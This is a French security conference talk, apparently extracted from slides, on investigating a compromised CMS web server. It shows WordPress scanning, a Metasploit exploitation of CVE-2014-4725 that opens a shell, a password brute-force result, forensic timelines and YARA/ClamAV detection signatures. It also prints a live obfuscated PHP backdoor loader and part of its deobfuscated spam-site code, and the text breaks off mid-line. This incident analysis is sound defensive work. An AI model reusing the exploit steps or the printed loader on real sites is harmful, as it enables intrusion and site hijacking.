Analyse de Code Malveillant

"Etude de RHEB-16-Z01 dans son habitat naturel & autres considérations sur la biodiversité virtuelle"

...

mardi 6 décembre 2016

RéSIST

Presenté par

Alexandre Guyon de Chemilly

alexandre.guyon@apsys-airbus.com

Table des matières

apsys

Contexte

- Code suspect trouvé sur son serveur web par un client ⇒ Demande d'investigation
- Le site internet du client utilisait un *CMS* (Content Management System, Système de Gestion de Contenu en français)
- Une semaine d'activité pour deux personnes.
- Objectif : découvrir ce que ce code fait, et si c'est nuisible.

Content Management Systems

- Reposent pour la plupart sur un socle PHP/MySQL.
- Permettent une liberté de modification d'un site par un internaute spécifique, via un système de gestion de droits.
- Proposent de nombreux modules supplémentaires afin de personnaliser son site (plugins, thèmes).
- Les plus connus: WordPress, Joomla, Drupal.

Exemple: WordPress

- CMS écrit en PHP lancé en 2003 sous license GPL.
- En 2016, 27% des sites du top 10 millions utilisent WordPress[1]
- Implémente une gestion des utilisateurs, des thèmes, des plugins (45000+)
- Une très forte exposition : Très utilisé $\rightarrow$ très ciblé

[1] https://w3techs.com/technologies/overview/content_management/all/

Angle d'attaque

- Trouver l'empreinte du site web.
- Chercher une vulnérabilité existante dans WordPress
- Chercher une vulnérabilité dans un plugin ou un thème.
- Bruteforce des comptes administrateurs.
- Rechercher d'autres problèmes de sécurité.

Outils

- Pour Wordpress : WPScan[2]
- Wordpress/Drupal/Joomla : CMSmap[3]
- Plus des outils généralistes : Burp, ZAP, sqlmap...
- Et des exploits : exploitdb, metasploit...

[2] https://github.com/wpscanteam/wpscan

[3] https://github.com/Dionach/CMSmap


Et une fois armé, il n'y a plus qu'à...

Empreinte du CMS

- Simple d'identifier le framework : test de l'existence des fichiers
- Le framework est bavard sur sa version : listée dans la page, ou dans des readme gardés de l'installation

```
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="https://www.mdal.fr/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://www.mdal.fr/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 4.5.2" />
<link rel="canonical" href="https://www.mdal.fr/" />
<link rel='shortlink' href='https://www.mdal.fr/' />
```

- On cherche dans la base de vulnérabilités Wordpress



Empreinte des plugins / thèmes

- Liste des plugins et thèmes : informations dans la page + bruteforce des dossiers.
- Comparaison avec la liste des vulnérabilités.

Exemple: le site de MDAL

- Plusieurs vulnérabilités, une dans *Wysija Newsletter* (CVE-2014-4725[4]).
- L'exploit est disponible dans *metasploit*[5].
- Démonstration!

[4] https://wpvulndb.com/vulnerabilities/6680

[5] https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_wysija_newsletters_upload

Demo sur le site de MDAL

```
[+] Name: contact-form-7 - v3.8
 |  Location: http://localhost/wp-content/plugins/contact-form-7/
 |  Readme: http://localhost/wp-content/plugins/contact-form-7/readme.txt
[!] The version is out of date, the latest version is 4.4.2

[+] Name: juiz-last-tweet-widget - v1.3.2
 |  Location: http://localhost/wp-content/plugins/juiz-last-tweet-widget/
 |  Readme: http://localhost/wp-content/plugins/juiz-last-tweet-widget/readme.txt
[!] The version is out of date, the latest version is 1.3.6

[+] Name: uBillboard
 |  Location: http://localhost/wp-content/plugins/uBillboard/

[+] Name: wysija-newsletters - v2.6.6
 |  Location: http://localhost/wp-content/plugins/wysija-newsletters/
 |  Readme: http://localhost/wp-content/plugins/wysija-newsletters/readme.txt
[!] The version is out of date, the latest version is 2.7.2
[!] An error_log file has been found: http://localhost/wp-content/plugins/wysija-
newsletters/error_log

[!] Title: MailPoet Newsletters 2.6.6 - Theme File Upload Handling Remote Code Ex
ecution
    Reference: https://wpvulndb.com/vulnerabilities/6680
    Reference: http://blog.sucuri.net/2014/07/remote-file-upload-vulnerability-on
-mailpoet-wysija-newsletters.html
    Reference: http://www.openwall.com/lists/oss-security/2014/07/02/1
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4725
    Reference: https://secunia.com/advisories/59455/
    Reference: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_wysija_ne
wsletters_upload
    Reference: https://www.exploit-db.com/exploits/33991/
[i] Fixed in: 2.6.7
```

Demo sur le site de MDAL

```
msf > use exploit/unix/webapp/wp_wysija_newsletters_upload
msf exploit(wp_wysija_newsletters_upload) > set payload php/bind_php
payload => php/bind_php
msf exploit(wp_wysija_newsletters_upload) > set RHOST localhost
RHOST => localhost
msf exploit(wp_wysija_newsletters_upload) > exploit

[*] Started bind handler
[*] Uploading payload to /wp-content/uploads/wysija/themes/ItsrlBJnAG/hiSMOJhOGb.
php
[!] The theme folder ItsrlBJnAG can not be removed. Please delete it manually.
[*] Executing payload /wp-content/uploads/wysija/themes/ItsrlBJnAG/hiSMOJhOGb.php
[*] Command shell session 1 opened (127.0.0.1:58042 -> 127.0.0.1:4444) at 2016-06
-20 22:26:38 +0200
[+] Deleted style.css
[+] Deleted hiSMOJhOGb.php

1120383729
uMIIMtCChlSvKwsmmvGtEpenDKMbtaOP
true
XatXzlcPHftFJalKRzJzRdPFVAvbNwKJ
pywISmJthJgnHuxpyrovDpSKUtEedXCG
dUcRNClkRdfyHHIcqQoIbgjZFWtggkqH
true
hNdqAXCKoZZFYPKgsRbecGhDOKRhOQxa
EbfpBJBqfSvGgKHKNVKPyZrMJOBauXYZ
vmdMAELKCUuTAIHFjPeWfXmbCvdSaqGa

whoami
www-data
```

Bruteforce de compte administrateur

- Si rien ne fonctionne, il reste le bruteforce de compte user
- Les noms des utilisateurs peuvent être identifiés depuis les posts.

```
[+] Enumerating usernames ...
[+] Identified the following 6 user/s:
    +----+---------+----------------+
    | Id | Login   | Name           |
    +----+---------+----------------+
    | 5  | julien  | julien         |
    | 6  | jerome  | jerome         |
    | 7  | jean    | jean           |
    | 8  | admin   | admin          |
    | 9  | yves    | yves rutschle  |
    | 10 | laurent | Laurent Ruffié |
    +----+---------+----------------+
```

```
[i] Fixed in: 3.2.5
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : Etienne Password : password1

  Brute Forcing 'Etienne' Time: 00:00:01 <===== > (25 / 26) 96.15%  ETA: 00:00:00
  +----+---------+------+-----------+
  | Id | Login   | Name | Password  |
  +----+---------+------+-----------+
  |    | Etienne |      | password1 |
  +----+---------+------+-----------+
```

apsys

Si rien ne fonctionne...

Il reste les attaques web classiques :

- Identifier les composants supplémentaires (recherche de dossiers...).
- Identifier d'éventuels plugins personnalisés et chercher des vulnérabilités à la main.
- Identifier des bugs sur d'autres niveaux (Apache, OpenSSL...).

...mais cela risque d'être long, et probablement voué à l'échec[6]...

[6] ... pour l'attaquant potentiel, ce qui est bien ! :)

OMG it's broken :(

- Une des raisons d'être des CMS : permettre une gestion autonomie du site.
- Un problème des CMS : autonomie <> livré à soi.

Mode Opératoire

Donc on arrive chez un client affolé, on ressort la méthodologie:

- Récupérer toutes les informations (forensic à froid ou à chaud?)
- Etablir la chronologie et identifier les points pivots
- Identifier la source de la compromission
- Identifier les actions faites

Récupération d'informations

- Forensic à chaud à cause des délais tendus
- Beaucoup d'actions correctives déjà faites, beaucoup d'informations perdues (et personne ne sait qui a fait quoi...)
- Pas de logs à cause d'un bug de configuration d'Apache...
- On tente tout de même une timeline de fichier avec un script python custom
- Récupération des fichiers : il va falloir trouver les portes dérobées.

Chronologie

- Etablissement de la chronolgie à partir des fichiers : copie quick and dirty des fonctionnalités de *The Sleuth Kit* en récupérant les dates de d'accès/création/modification.

```
19/10/2015 17:54:29|m-c|/var/www/[redacted]/images/[redacted]/[redacted]/product-process-quality-assurance_2.png
19/10/2015 17:56:30|m-c|/var/www/[redacted]/images/[redacted]/[redacted]/industrial-performance-supply-chain-quality_2.png
21/10/2015 09:33:16|m-c|/var/www/[redacted]/images/[redacted]/images-top/[redacted].jpg
23/10/2015 12:03:31|--c|/var/www/[redacted]/language/index.tml
23/10/2015 12:04:26|m--|/var/www/[redacted]/.htaccess_bak
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/32
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/216
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/85
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/220
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/45
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/100
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/219
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/183
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/98
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/88
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/96
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/187
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/136
23/10/2015 12:34:24|m--|/var/www/[redacted]/language/cache/pi/147
```

- Long et difficile à exploiter à cause des multiples modifications faites sur le site, et il y a des pièges. . .
- Il vaut ainsi mieux se focaliser sur la recherche des portes dérobées. . .

Recherche de portes dérobées

Plusieurs approches sont possibles :

- Vérification de fichiers spécifiques régulièrement modifiés *alla mano*.
- Recherche basée sur des signatures :
  - ClamAV
  - YaraRules
  - *php-malware-finder*[7] basé sur Yara
- Recherche basée sur une analyse du contenu du fichier avec *php-malware-scanner*[8]

[7] https://github.com/nbs-system/php-malware-finder

[8] https://github.com/planet-work/php-malware-scanner

Fichiers spécifiques

- Certains fichiers sont appelés directement par *index.php* pour chaque page visitée (includes/defines.php pour Joomla par exemple)
- Les *.htaccess* permettent de redirigier du traffic vers d'autres fichiers via mod_rewrite

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^[a-zA-Z]+(\d+)/[a-zA-Z]+(\d+)-\d+\.pdf$ wrapper/index\.php?id=$1-$2&%{QUERY_STRING} [L]
RewriteRule ^[a-zA-Z]+(\d+)/[a-zA-Z]+(\d+)-\d+\.pdf$ wrapper/index\.php?id=$1-$2&%{QUERY_STRING} [L]
RewriteRule ^index\.php$ - [L]
RewriteRule . /index.php [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . index.php [L]
</IfModule>
```

Signatures ClamAV/YARA

- Systèmes classiques de signatures, avec ses qualités et défauts.
- Peu de signatures pour des PHP malveillants, plutot orientés pour des binaires.
- ClamAV

```
Php.Malware.Mailbot-45;Engine:51-255,Target:7;0&1;6563686
      F207068705F6F732E{-35}275D28303938373635343331292E;6563686
      F207068705F6F732E{-35}275D2832323232323232232292E
```

- Yara

```
rule php_malware_mailbot_45 {
    strings:
        $a = /echo php_os\..{,35}'\]\(0987654321\)\./ nocase
        $b = /echo php_os\..{,35}'\]\(2222222222\)\./ nocase
    condition:
        all of them
}
```

PHP-MALWARE-SCANNER

- Outil opensource développé par *Planet Work*[9].
- Analyse statique du fichier avec des critères, par exemple: taille des lignes, chaines de caractères spécifiques (UA Googlebot), texte encodé en base64.


```
        "score": 60,
        "filename": "/home/etienne/MDAL/[redacted]/code/[redacted]/./images/products/
content-tags.php",
        "cleanup": false,
        "details": [
            {
                "score": 10,
                "details": "line 1",
                "rule": "HAS_EVAL_EARLY",
                "description": "Contient eval() en d\u00e9but de fichier"
            },
            {
                "score": 50,
                "details": "",
                "rule": "BASE64_STRING",
                "description": "Motif base64 trouv\u00e9"
            },
            {
                "score": 0,
                "details": "1 lines",
                "rule": "FEW_LINES",
                "description": "Contient peu de lignes"
            }
        ],
        "mtime": 1466455349.0,
        "ctime": 1466458966.9096642
    },
```


[9] https://www.phpclasses.org/package/9609-PHP-Scan-folders-and-detect-potentially-infected-files.html

Pour le cas de notre code malveillant...

Le résultat fut loin de nous décevoir, avec un grand nombre de bestioles présentes sur le serveur du client...

Un écosystème complet...

Avec au moins cinq catégories représentées...


- Portes dérobées basiques.
- Webshells.
- Script d'envoi massif d'emails.
- Redirection des utilisateurs vers un domaine malveillant.
- Site de vente.
- Ainsi que quelques monstres, comme par exemple RGVD-16-Z08, 129Ko de code obfusqué...

Echantillon représentatif de la biodiversité virtuelle[10]

Identifiant	Emplacement	Description
RHEB-16-Z02	log/defines.php	Site de vente
RHEB-16-Z03	includes/defines.php	Injection de code malveillant
RHEB-16-Z04	administrator/includes/defines.php	Injection de code malveillant
RHEB-16-Z05	administrator/components/com_installer/views/install/view.html.php	Webshell basique
RHEB-16-Z06	administrator/components/com_zoo/framework/loggers/file.php	Webshell basique
RHEB-16-Z07	administrator/components/com_modules/models/fields/moduleposition.php	Webshell basique
RHEB-16-Z08	administrator/components/com_categories/models/fields/categoryedit.php	Webshell basique
RHEB-16-Z09	administrator/modules/mod_latest/tmpl/default.php	Webshell basique
RHEB-16-Z10	media/zoo/elements/flickr/tmpl/edit.php	Webshell basique
RHEB-16-Z11	media/zoo/elements/itemtag/tmpl/submission.php	Webshell basique
RGVD-16-Z01	wrapper/index.php	Injection de code malveillant & site de vente
RGVD-16-Z02	images/sectors/1ndex.php	Script de mailing
RGVD-16-Z03	libraries/cms/library/reads.php	Webshell basique
RGVD-16-Z04	libraries/cms/modules.php	Webshell obfusqué
RGVD-16-Z06	wp-includes/upgrade/theme-compat/popup-pomo.php	*inconnu*
RGVD-16-Z08	includes/framework.php	*inconnu*
RGVD-16-Z09	configurationbak.php	Webshell basique
RGVD-16-Z10	modules/modules/modules.php	Webshell obfusqué
...	...	...

[10] ...sur Joomla

Un aperçu de RGVD-16-Z08



Faites entrer l'accusé

- Dans *language/index.php* ⇒ appelé à chaque visite d'un utilisateur.
- Code à désobfusquer.
- Trouver son/ses mode(s) opératoire(s).
- Constater son influence sur son environement.

Phase 1 Obfusqué

```
<?php

/* This file is protected by copyright law and provided under                */
/* license. Reverse engineering of this file is strictly prohibited.         */
/* Copyright 2012 Web Counter LTD. Visit our website for more information.   */

$_0000000="7e82420e7d5c2f04f8561bdc47fb45b6";$_OOOOOOO=str_rot13(chr(114).chr(105).chr(110).chr(121));eval(strrev('};)0000000_$(edocne_46esab_nruter{)0000000_$(000000_ _noitcnuf').strrev
('};)0000000_$(edoced_46esab_nruter{)0000000_$(000000_ _noitcnuf'));$_OOOOOOO=__FILE__;if (strlen($_0000000)!=4){$_OOOOOOO=$_OOOOOOO;}else{$_OOOOOOO=$_OOOOOOO;}$_OOOOOOO=strrev
($_OOOOOOO);if (strpos($_OOOOOOO,$_OOOOOOO)){$_OOOOOOO=$_OOOOOOO;}$_OOOOOOO=str_rot13(chr(118)."aqrk");$_OOOOOOO=strpos($_OOOOOOO,$_OOOOOOO);if ($_OOOOOOO>=0){$_OOOOOOO=$_OOOOOOO;}
$_0000000=time();if (!$_0000000){$_0000000=strlen($_0000000);}else{$_0000000=$_000O000;}$_0000000=file_get_contents($_0000000);$_OOOOOOO=strpos($_0000000,$_0000000);$_0000000=str_replace
("\n","",$_0000000);$_0000000=str_replace("\r","",$_0000000);if ($_OOOOOOO>0){$_OOOOOOO=$_0000000;}$_OOOOOOO=count(explode($_OOOOOOO,$_0000000));$_0000000=strlen($_0000000);if
($_0000000==0){$_0000000=$_OOOOOOO;}if ($_OOOOOOO!=5){$_0000000=$_OOOOOOO;}else{$_0000000=$_OOOOOOO;}$_OOOOOOO=str_rot13(chr(95).chr(95)."SVYR".chr(95).chr(95));$_0000000=strpos($_0000000,
$_OOOOOOO);if ($_OOOOOOO>0){$_OOOOOOO=$_0000000;}else{$_0000000=$_OOOOOOO;}eval(_000000(_OOOOOO("FD0DBS0AdwBUBUFoBlUqBS1SUhkVZ35/A1R6AFYM"),$_OOOOOOO));function _000000($_0000000,
$_0000000){$_0000000=md5($_0000000).md5($_0000000.$_0000000);$_OOOOOOO=strpos($_0000000,$_0000000);if ($_OOOOOOO>0){$_0000000="ok";}else{$_0000000="";}$_0000000=strlen($_0000000);for
($_0000000=0;$_0000000<strlen($_0000000);$_0000000++){$_OOOOOOO.= chr(ord($_0000000[$_0000000])^ord($_OOOOOOO[$_0000000%$_0000000]));}return $_OOOOOOO;}eval(_000000(_OOOOOO
("QGp9dyouU1IDWENDERVeFxgXZwEAKX1
+CQBOAgsUGgYFTxlaW0FJVwQDTRsAWRMcU1cGEUsCFG53eVYrLANSCRdAUEsRE0tGbFUAeCwqAVQcAxQVbyl9fnYAUlFKXVdGVgofZgMDLikEAExqLAEue1JVHBozfl9ye3UWNi91K3AzcwNsMwpTNHxWCQ8gLQRLZlRxaHYeYwh1WRo2IggKeGEBQAQR
+UQRLTA9eFidTRVFZCEQ8fC0EKwUCEEE+LC0DKn8HU0xKA1xcWlBcRhZuCQAtLlLNWAhwTOQcJfHwuVgQcQGpTflF7UlUEA0Zmf34IBilUUw4WXQlQGhFeRTwtfCp/
B1NVDBdEQUheQ04WbgkALS4sVgIcVA5FEQUBSEhXWBYdUgFSHUwGXEpKCAIDER9dQDx8LQRUegIIWEU8LXxVAHhTVRxAbwN3AX9WAgECFD1RUyl9fwdWCmZ8Ay4pBABMRhZTEkAQTRBnUgl/fncGVkhHbC17K3oCCFVKUEsaXhRoU1V
+VH8DCAwUOQIBdn8tUVNdW1YXThNmfHxRVnsAVAtWAUhPRjp7d1J2fwEIC0I7LHxSeysFAhZBPiwtAyp/BlNeTEBvfHcBfykCAQRdBlRLQm1/
eFZ4dgMDSEhZVFEdR24ue1IqewhSFxRud3lWKywDUh1fEW0IVS4sLQNVDRVBXhU7f3wIAX9WAgxKRBANBggaFGgpeAl8fFFWHQsCWhEZRWstKnt3UgkADAgNQjssfC17VAUCBBYVEQ5WCxgTPFUBKwB8CAEZXRZudn8tLlNWAhscT0wdbANRKXt/
VAVNDEFXChccVxBdGBVnBlYrU3xSBD8RbXcqLixSA1VtHj0KQwAYF2d+f1Z9fgkAOUU8KX1/eFYHCRYXPil7AFR6UwE8HUteSUoHTUVDVhZCO1MDLXsrBQIDGA==",$_0000000));eval(_000000($_0000000));exit();?
>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
```

Phase 5 Desobfusqué


```php
<?php
$trkid='ytht';$ekey='Baaa! Nice Work!';error_reporting(0);$key=$_GET['i'];if ($key == 'tset'){echo 'test ok';exit();}if (strlen($_0000000)>0){$self=$_0000000;}else{$self=__FILE__;}if (strlen($_GET['i'])<=0){header("HTTP/1.0 404 Not Found");echo "PHP Parse error:  syntax error, unexpected '/' (T_STRING)in $self on line 7\n";exit();}$cache='cache';if (file_exists ("$cache/lla")|| file_exists("$cache/pp")){install();}$html='';$js='';$kw='';$kw1='';$kw2='';$key1='';$key2='';$title='';$descr='';$h1='';$homelink='?i=peace';$domain=$_SERVER ['HTTP_HOST'];html_header();if ($key == 'peace'){index();}elseif (preg_match('/peace([a-z0-9]{2})/',$key,$m)){index2($m[1]);}else {content($key);}html_footer();$html=preg_replace('/\%JS\ 